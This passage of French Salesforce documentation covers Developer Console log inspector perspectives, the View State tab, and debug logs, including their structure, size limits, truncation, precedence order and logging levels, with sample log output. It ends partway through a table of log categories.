Scénario : Votre processus est complexe. Il comprend plusieurs classes et déclencheurs Apex, workflow et règles de validation. Quel est la meilleure méthode pour parcourir ou filtrer le journal de débogage qui en résulte ?

1. La section Pile inclut une arborescence qui illustre le chemin d'exécution de tous les éléments de niveau supérieur de la requête. Utilisez-la pour visualiser la hiérarchie des éléments tels qu'ils s'exécutent.
2. Utiliser la zone de saisie **Filter (Filtrer)** du journal d'exécution. Par exemple, si les événements spécifiques à un déclencheur vous intéressent, cliquez sur **Filter (Filtrer)**, puis saisissez *`déclencheur`*. Seules les lignes du journal de débogage qui contiennent le terme *`trigger`* sont affichés dans la section Journal d'exécution.
3. Limitez l'étendue de l'onglet Journal d'exécution à une unité sélectionnée spécifique en sélectionnant **This Frame (Ce cadre)**. Par exemple, si vous sélectionnez une ligne contenant `CODE_UNIT_STARTED` dans le journal d'exécution, puis cliquez sur **This Frame (Ce cadre)**, le journal d'exécution affiche uniquement les éléments de la requête compris entre `CODE_UNIT_STARTED` et le `CODE_UNIT_ENDED` associé.

   Remarque: Lorsque **This Frame (Ce cadre)** est sélectionné, le Journal d'exécution affiche uniquement les éléments compris dans ce cadre, pas les opérations de niveau inférieur. Par exemple, si un déclencheur appelle une classe, seules les opérations du déclencheur s'affichent dans le Journal d'exécution, pas les opérations de la classe.

# Perspectives de l'inspecteur de journal

## Création de perspectives personnalisées dans l'Inspecteur de journal

Une perspective est une présentation de volets prédéfinie dans l'Inspecteur de journal de la Developer Console.

Lorsque vous exécutez une tâche dans l'Inspecteur de journal, utilisez une perspective qui accélère et facilite l'opération. Chaque développeur a un style différent. Pour consulter une liste des perspectives prêtes à l'emploi, reportez-vous à Inspecteur de journal.

Pour créer une perspective personnalisée ou modifier une perspective existante :

1. Dans la Developer Console, ouvrez un journal dans l'Inspecteur de journal.

2. Cliquez sur **Debug (Déboguer)** > **View Log Panels (Afficher les volets de journaux)**, puis sélectionnez les volets que vous souhaitez inclure dans la perspective.

   Pour consulter une liste des volets disponibles, reportez-vous à Volets du journal. Si vous modifiez une perspective, un astérisque * est ajouté à son nom jusqu'à son enregistrement.

   Conseil: Si vous créez une perspective qui contient le volet **Execution Log (Journal d'exécution)**, vous pouvez inclure le volet **Source**.

3. Pour enregistrer vos modifications, cliquez sur **Save Perspective (Enregistrer la perspective)**. Pour créer une nouvelle perspective, cliquez sur **Save Perspective As (Enregistrer la perspective sous)**, puis saisissez un nouveau nom.

CONSULTER ÉGALEMENT :

Inspecteur du journal

Gestion des perspectives dans l'Inspecteur de journal

## Gestion des perspectives dans l'Inspecteur de journal

Une perspective est une présentation de volets prédéfinie dans l'Inspecteur de journal de la Console du développeur.


Lorsque vous effectuez une tâche dans l'Inspecteur de journal, assurez-vous de sélectionner la perspective appropriée à la tâche.

Pour gérer vos perspectives, cliquez sur **Debug (Déboguer)** > **Perspective Manager (Gestionnaire des perspectives)**.


- Pour basculer vers une perspective différente, double-cliquez sur son nom ou sélectionnez-la et cliquez sur **Open (Ouvrir)**.
- Pour changer la perspective par défaut, sélectionnez son nom, puis cliquez sur **Set Default (Définir par défaut)**.
- Pour supprimer une perspective, sélectionnez son nom, puis cliquez sur **Delete (Supprimer)**.
- Pour créer une perspective personnalisée, reportez-vous à Création de perspectives personnalisées dans l'Inspecteur de journal.

Les perspectives suivantes sont pré-prédéfinies :


- **All (Tous)** (par défaut)




- **Debug (Déboguer)** : une perspective conçue pour le débogage de code qui contient les volets Journal d'exécution, Source et Variables.




- **Log Only (Journal uniquement)** : une perspective universelle pour l'affichage du journal d'exécution qui inclut uniquement le volet Journal d'exécution.




- **Analysis (Analyse)** : une perspective conçue pour l'analyse du journal qui inclut les volets Arborescence de la pile, Pile d'exécution, Journal d'exécution et Présentation de l'exécution.




Utilisez une perspective qui permet d'accélérer et de faciliter la réalisation de votre travail. Chaque développeur a un style différent. Si l'une des perspectives prédéfinies ne correspond pas à vos besoins, vous pouvez aisément concevoir la vôtre. Pour plus d'informations, reportez-vous à Création de perspectives personnalisées dans l'inspecteur de journal


CONSULTER ÉGALEMENT :

Inspecteur du journal

Création de perspectives personnalisées dans l'Inspecteur de journal

## Onglet État de la vue

L'onglet **View State (État de la vue)** de la Developer Console permet d'examiner l'état de la vue d'une requête de page Visualforce.




Le fonctionnement de l'onglet État de la vue dans la Developer Console est identique à celui de l'onglet État de la vue dans le pied de page Mode de développement de Visualforce, à l'exception du double-clic sur un noeud de dossier qui n'ouvre pas de fenêtre sur un graphique à secteur d'utilisation. Pour plus informations, reportez-vous à « About the View State Tab » dans le guide *Visualforce Developer's Guide*.

### Activation de l'onglet État de la vue

Pour activer l'onglet État de la vue :

1. Depuis vos paramètres personnels, saisissez *Détails utilisateur avancés* dans la case Recherche rapide, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez *Informations personnelles* dans la case Recherche rapide, puis sélectionnez **Informations personnelles**.
2. Cliquez sur **Edit (Modifier)**.
3. Sélectionnez la case Mode de développement si ce n'est déjà fait.
4. Sélectionnez la case Afficher l'état de la vue en mode de développement.
5. Cliquez sur **Save (Enregistrer)**.

Remarque: Puisque l'état de la vue est liée aux données d'un formulaire, l'onglet État de la vue s'affiche uniquement si votre page contient une balise <apex:form>. En outre, il s'affiche uniquement dans les pages qui utilisent des contrôleurs ou extensions de contrôleur personnalisés.

# Journaux de débogage

## Utilisation des journaux de débogage

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour utiliser la Developer Console : | Afficher toutes les données |
| Pour exécuter un code Apex anonyme : | Auteur Apex |
| Pour utiliser la recherche de code et exécuter SOQL ou SOSL sous l'onglet de recherche : | API activée |
| Pour enregistrer les modifications apportées aux classes et déclencheurs Apex : | Auteur Apex |
| Pour enregistrer les modifications dans des pages et des composants Visualforce : | Personnaliser l'application |
| Pour enregistrer les modifications dans les ressources Lightning : | Personnaliser l'application |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Developer** Edition, **Enterprise** Edition et **Database.com** Edition

L'interface utilisateur, les services de messagerie et les approbations de Salesforce ne sont pas disponibles dans **Database.com**.

Un *journal de débogage* peut enregistrer les opérations de la base de données, les processus système ainsi que les erreurs qui se produisent lors de l'exécution d'une transaction ou de tests unitaires. Les journaux de débogage peuvent contenir des informations sur :

- Les modifications de base de données
- Les appels HTTP
- erreurs Apex
- Les ressources utilisées par Apex
- Les processus automatisés de workflow tels que :
  - Les règles de workflow
  - Les règles d'attribution

- Les processus d'approbation
- Les règles de validation

Remarque: Le journal de débogage ne comprend pas les informations des actions déclenchées par des workflow temporels.

Le système génère un journal de débogage à chaque exécution d'une transaction incluse dans les critères de filtrage définis.

Les transactions peuvent être générées à partir des éléments suivants :

- Interface utilisateur de Salesforce
- API
- Appels `executeanonymous`
- Services Web
- Services de messagerie électronique

Les critères de filtre définis pour l'utilisateur, la Developer Console ou l'en-tête API déterminent le contenu du journal de débogage.

Remarque: Les journaux de débogage n'incluent pas les transactions déclenchées par la conversion de piste. Par exemple, supposons qu'une piste convertie déclenche une règle de workflow. Le journal de débogage n'affiche pas cette règle de workflow déclenchée.

Voici des exemples d'utilisation d'un journal de débogage :

- En tant que développeur créant une application personnalisée, vous pouvez utiliser le journal de débogage pour valider le comportement de l'application. Par exemple ,vous pouvez définir le filtre du journal de débogage afin de vérifier les appels, puis consulter dans le journal de débogage les informations relatives à la réussite et à la durée de ces appels.
- En tant qu'administrateur d'une organisation, vous pouvez utiliser le journal de débogage pour des opérations de dépannage lorsqu'un utilisateur signale des difficultés. Vous pouvez suivre les journaux de débogage d'un utilisateur qui progresse dans la transaction associée, puis consultez les détails du système dans les journaux.

## Limites du journal de débogage

Les limitations des journaux de débogage sont les suivantes :

- Chaque journal de débogage doit être inférieur ou égal à 2 Mo. La taille des journaux de débogage supérieurs à 2 Mo est réduite en supprimant les anciennes lignes, notamment celles des instructions `System.debug` antérieures. Les lignes peuvent être retirées à n'importe quel endroit du journal, pas uniquement au début.
- Chaque organisation peut conserver jusqu'à 50 Mo de journaux de débogage. Lorsque les journaux de débogage de votre organisation atteignent 50 Mo, les plus anciens journaux sont remplacés.

## Troncature d'un journal de débogage

Pour fournir les informations les plus pertinentes, les journaux de débogage sont tronqués en commençant par les plus anciennes entrées. Les entrées les plus récentes sont toujours conservées. Lorsqu'il a atteint sa taille maximale de 2 Mo, le journal de débogage est tronqué de 200 Ko.

Les événements suivants sont requises pour traiter le journal de débogage et sont associées à des entrées qui ne peuvent pas être supprimées :

- `EXECUTION_STARTED`
- `EXECUTION_FINISHED`
- `CODE_UNIT_STARTED`
- `CODE_UNIT_FINISHED`

- METHOD_ENTRY
- METHOD_EXIT
- CONSTRUCTOR_ENTRY
- CONSTRUCTOR_EXIT
- SOQL_EXECUTE_BEGIN
- SOQL_EXECUTE_END
- SOSL_EXECUTE_BEGIN
- SOSL_EXECUTE_END
- CALLOUT_REQUEST
- CALLOUT_RESPONSE
- FATAL_ERROR

**Remarque:** Les entrées des événements requis pour traiter le journal de débogage ne sont pas tronquées et sont toujours conservées. Les autres informations du journal, comprises entre les lignes de début et de fin de ces entrées, peuvent toutefois être retirées lors d'une troncature.

CONSULTER ÉGALEMENT :

Détails du journal de débogage

Recherche dans un journal de débogage

# Détails du journal de débogage

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour utiliser la Developer Console : | Afficher toutes les données |
| Pour exécuter un code Apex anonyme : | Auteur Apex |
| Pour utiliser la recherche de code et exécuter SOQL ou SOSL sous l'onglet de recherche : | API activée |
| Pour enregistrer les modifications apportées aux classes et déclencheurs Apex : | Auteur Apex |
| Pour enregistrer les modifications dans des pages et des composants Visualforce : | Personnaliser l'application |
| Pour enregistrer les modifications dans les ressources Lightning : | Personnaliser l'application |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Un journal de débogage comprend un en-tête, des unités d'exécution, des unités de code, des lignes de journal et d'autres données de journal.

## Inspection des sections du journal de débogage

Lorsqu'un journal de débogage est généré, le type et la quantité des informations répertoriées dépend des valeurs de filtre que vous avez définies pour l'utilisateur. Toutefois, le format d'un journal de débogage est toujours le même.

Un journal de débogage comprend les sections suivantes.

**En-tête**

L'en-tête contient les informations suivantes.

- La version de l'API utilisé durant la transaction.
- La catégorie du journal et le niveau utilisé pour générer le journal. Par exemple :

Voici un exemple d'en-tête.

```
38.0
APEX_CODE,DEBUG;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;VALIDATION,INFO;VISUALFORCE,INFO;
WORKFLOW,INFO
```

Dans cet exemple, la version de l'API est 38,0, et les catégories et niveaux suivants de journal de débogage ont été définis.

| | |
|---|---|
| Code Apex | DEBUG |
| Profil Apex | INFO |
| Appel | INFO |
| Base de données | INFO |
| Système | DEBUG |
| Validation | INFO |
| Visualforce | INFO |
| Workflow | INFO |

**Unités d'exécution**

Une unité d'exécution est équivalente à une transaction. Elle contient tout ce qui s'est passé durant la transaction. `EXECUTION_STARTED` et `EXECUTION_FINISHED` délimitent une unité d'exécution.

**Unités de code**

Une unité de code est une unité de travail discrète dans une transaction. Par exemple, un déclencheur est une unité de code, comme dans la méthode `webService` ou une règle de validation.

Remarque: Une classe n'est **pas** une unité de code discrète.

`CODE_UNIT_STARTED` et `CODE_UNIT_FINISHED` délimitent des unités de code. Les unités de travail peuvent être incorporées à d'autres unités de travail. Par exemple :

```
EXECUTION_STARTED
CODE_UNIT_STARTED|[EXTERNAL]execute_anonymous_apex
CODE_UNIT_STARTED|[EXTERNAL]MyTrigger on Account trigger event BeforeInsert for [new]
CODE_UNIT_FINISHED <-- The trigger ends
CODE_UNIT_FINISHED <-- The executeAnonymous ends
EXECUTION_FINISHED
```


Les unités de code comprennent, notamment, les éléments suivants :

- Déclencheurs
- Invocations de workflow et workflow temporels
- Règles de validation

- Processus d'approbation
- Conversion de pistes pilotée par Apex
- Invocations de méthodes `@future`
- Invocations de services Web
- Appels `executeAnonymous`
- La propriété Visualforce accède aux contrôleurs Apex
- Actions Visualforce dans les contrôleurs Apex
- Exécution des méthodes Apex par lot `start` et `finish`, et chaque exécution de la méthode `execute`
- Exécution de la méthode Apex `System.Schedule execute`
- Traitement des e-mails entrants

**Lignes de journal**

Les lignes de journal sont incluses dans des unités de code et indiquent le code ou les règles qui sont exécutés. Les lignes de code peuvent également correspondre à des messages écrits pour le journal de débogage. Par exemple :




Les lignes de journal sont composées d'un ensemble de champs, délimités par un tube (|). Le format est le suivant :

- *timestamp* : Comprend l'heure à laquelle l'événement se produit et une valeur entre parenthèses. L'heure est définie par le fuseau horaire de l'utilisateur, sous le format *`HH:mm:ss.SSS`*. La valeur entre parenthèses représente le temps écoulé en nanosecondes depuis le début de la requête. La valeur de temps écoulé est exclue des journaux révisés dans la Developer Console lorsque vous utilisez la vue Execution Log. Vous pouvez toutefois afficher le délai écoulé en utilisant la Raw Log. Pour ouvrir la vue Raw Log, dans l'onglet Logs de la Developer Console, cliquez avec le bouton droit sur le nom de journal, puis sélectionnez **Open Raw Log** (Ouvrir le journal brut).
- *event identifier* : Spécifie l'événement qui a déclenché l'entrée dans le journal de débogage (par exemple `SAVEPOINT_RESET` ou `VALIDATION_RULE`). Inclut également des informations supplémentaires consignées avec cet événement, notamment le nom de la méthode ou le numéro de la ligne et du caractère où le code a été exécuté.

**Données de journal supplémentaires**

Le journal contient en outre les informations suivantes.

- L'utilisation des ressources cumulée est consignée à la fin de nombreuses unités de code. Parmi ces unités de code figurent des déclencheurs, `executeAnonymous`, le traitement de messages Apex par lot, des méthodes `@future`, des méthodes de test Apex, des méthodes de services Web Apex et la conversion de pistes Apex.
- Les informations de profilage cumulées sont consignées une seule fois à la fin de la transaction et contiennent des détails sur les invocations DML, les requêtes les plus coûteuses, etc. Les requêtes « les plus coûteuses » utilisent beaucoup de ressources.

Voici un exemple de journal de débogage.

```
37.0 APEX_CODE,FINEST;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;
    VALIDATION,INFO;VISUALFORCE,INFO;WORKFLOW,INFO
Execute Anonymous: System.debug('Hello World!');
16:06:58.18 (18043585)|USER_INFO|[EXTERNAL]|005D0000001bYPN|devuser@example.org|
```

```
    Pacific Standard Time|GMT-08:00
16:06:58.18 (18348659)|EXECUTION_STARTED
16:06:58.18 (18383790)|CODE_UNIT_STARTED|[EXTERNAL]|execute_anonymous_apex
16:06:58.18 (23822880)|HEAP_ALLOCATE|[72]|Bytes:3
16:06:58.18 (24271272)|HEAP_ALLOCATE|[77]|Bytes:152
16:06:58.18 (24691098)|HEAP_ALLOCATE|[342]|Bytes:408
16:06:58.18 (25306695)|HEAP_ALLOCATE|[355]|Bytes:408
16:06:58.18 (25787912)|HEAP_ALLOCATE|[467]|Bytes:48
16:06:58.18 (26415871)|HEAP_ALLOCATE|[139]|Bytes:6
16:06:58.18 (26979574)|HEAP_ALLOCATE|[EXTERNAL]|Bytes:1
16:06:58.18 (27384663)|STATEMENT_EXECUTE|[1]
16:06:58.18 (27414067)|STATEMENT_EXECUTE|[1]
16:06:58.18 (27458836)|HEAP_ALLOCATE|[1]|Bytes:12
16:06:58.18 (27612700)|HEAP_ALLOCATE|[50]|Bytes:5
16:06:58.18 (27768171)|HEAP_ALLOCATE|[56]|Bytes:5
16:06:58.18 (27877126)|HEAP_ALLOCATE|[64]|Bytes:7
16:06:58.18 (49244886)|USER_DEBUG|[1]|DEBUG|Hello World!
16:06:58.49 (49590539)|CUMULATIVE_LIMIT_USAGE
16:06:58.49 (49590539)|LIMIT_USAGE_FOR_NS|(default)|
  Number of SOQL queries: 0 out of 100
  Number of query rows: 0 out of 50000
  Number of SOSL queries: 0 out of 20
  Number of DML statements: 0 out of 150
  Number of DML rows: 0 out of 10000
  Maximum CPU time: 0 out of 10000
  Maximum heap size: 0 out of 6000000
  Number of callouts: 0 out of 100
  Number of Email Invocations: 0 out of 10
  Number of future calls: 0 out of 50
  Number of queueable jobs added to the queue: 0 out of 50
  Number of Mobile Apex push calls: 0 out of 10

16:06:58.49 (49590539)|CUMULATIVE_LIMIT_USAGE_END

16:06:58.18 (52417923)|CODE_UNIT_FINISHED|execute_anonymous_apex
16:06:58.18 (54114689)|EXECUTION_FINISHED
```

CONSULTER ÉGALEMENT :

Niveaux des journaux de débogage

Recherche dans un journal de débogage

# Ordre de précédence du journal de débogage

La consignation des événements dépend de plusieurs facteurs. Ces facteurs comprennent les indicateurs de trace, les niveaux de consignation par défaut, votre en-tête API, l'activation du journal système basé sur l'utilisateur, ainsi que les niveaux de consignation définis par vos points d'entrée.

L'ordre de précédence des niveaux de consignation de débogage est le suivant :

1. Les indicateurs de trace remplacent toute autre logique de consignation. Au chargement, la Developer Console définit un indicateur de trace qui reste en vigueur jusqu'à son expiration. Vous pouvez définir des indicateurs de trace dans la Developer Console ou dans la Configuration, ou à l'aide des objets `TraceFlag` et `DebugLevel` de l'API Tooling.

   Remarque: La définition d'indicateurs de trace de classe et de déclencheur n'entraîne pas la génération ni la sauvegarde de journaux. Les indicateurs de trace de classe et de déclencheur remplacent les autres niveaux de consignation, y compris les niveaux définis par les indicateurs de trace d'utilisateur, mais ils ne déclenchent pas la consignation. Si la consignation est activée lors de l'exécution de classes ou de déclencheurs, les journaux sont générés au moment de l'exécution.

2. Si vous n'avez aucun indicateur de trace actif, les tests Apex synchrones et asynchrones sont exécutés avec les niveaux de consignation par défaut. Les niveaux de consignation par défaut sont les suivants :

   **DB**
   INFO

   **APEX_CODE**
   DEBUG

   **APEX_PROFILING**
   INFO

   **WORKFLOW**
   INFO

   **VALIDATION**
   INFO

   **CALLOUT**
   INFO

   **VISUALFORCE**
   INFO

   **SYSTEM**
   DEBUG

3. Si aucun indicateur de trace pertinent n'est actif et qu'aucun test n'est exécuté, votre en-tête API définit vos niveaux de consignation. Les requêtes d'API qui sont envoyées sans en-tête de débogage génèrent des journaux temporaires (qui ne sont pas sauvegardés), sauf si une autre règle de consignation est en vigueur.
4. Si votre point d'entrée définit un niveau de consignation, ce niveau est utilisé. Par exemple, les requêtes Visualforce peuvent inclure un paramètre de débogage qui définit des niveaux de consignation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Si aucun de ces cas ne s'applique, les journaux ne sont pas générés ni conservés.

CONSULTER ÉGALEMENT :

- Configuration de la consignation du débogage
- Onglet Logs (Journaux)
- Détails du journal de débogage
- Niveaux des journaux de débogage
- *Guide du développeur d'API Tooling Force.com* : TraceFlag
- *Guide du développeur Apex* : DebuggingHeader

## Niveaux des journaux de débogage

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour utiliser la Developer Console : | Afficher toutes les données |
| Pour exécuter un code Apex anonyme : | Auteur Apex |
| Pour utiliser la recherche de code et exécuter SOQL ou SOSL sous l'onglet de recherche : | API activée |
| Pour enregistrer les modifications apportées aux classes et déclencheurs Apex : | Auteur Apex |
| Pour enregistrer les modifications dans des pages et des composants Visualforce : | Personnaliser l'application |
| Pour enregistrer les modifications dans les ressources Lightning : | Personnaliser l'application |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Pour spécifier le niveau d'information qui est consigné dans les journaux de débogage, configurez des indicateurs de trace et des niveaux de débogage. Les niveaux de débogage attribués à vos indicateurs de trace contrôlent le type et la quantité d'informations consignées pour différents événements. Une fois la consignation effectuée, examinez les événements de débogage dans vos journaux de débogage.

Un niveau de débogage est une série de niveaux de consignation pour des catégories de journal de débogage, par exemple `Database`, `Workflow` et `Validation`. Un indicateur de trace comprend un niveau de débogage, une heure de début, une heure de fin et un type de journal. Les types de journal sont `DEVELOPER_LOG`, `USER_DEBUG` et `CLASS_TRACING`.

Lorsque vous ouvrez la Developer Console, elle définit un indicateur de trace `DEVELOPER_LOG` pour consigner vos activités. Les indicateurs de trace `USER_DEBUG` déclenchent la consignation des activités d'un utilisateur individuel. Les indicateurs de trace `CLASS_TRACING` remplacent les niveaux de consignation des classes et des déclencheurs Apex, mais ne génèrent pas de journaux.

Lors de l'utilisation de la Developer Console ou de la surveillance d'un journal de débogage, vous pouvez spécifier le niveau d'informations incluses dans le journal.

**Catégorie de consignation**
Le type d'informations consignées, tel que des informations Apex ou des règles de workflow.

**Niveau de consignation**
La quantité d'informations consignées.

**Type d'événement**
Combinaison catégorie du journal et niveau du journal indiquant quels événements sont enregistrés. Chaque événement peut consigner des informations supplémentaires, tels que le numéro de ligne et de caractère du début de l'événement, les champs associés à l'événement et la durée de l'événement.

## Catégories du journal de débogage

Chaque niveau de débogage comprend un niveau pour chaque catégorie de consignation ci-dessous. La quantité d'informations consignées pour chaque catégorie dépend du niveau de consignation :

| Catégorie de consignation | Description |
|---|---|
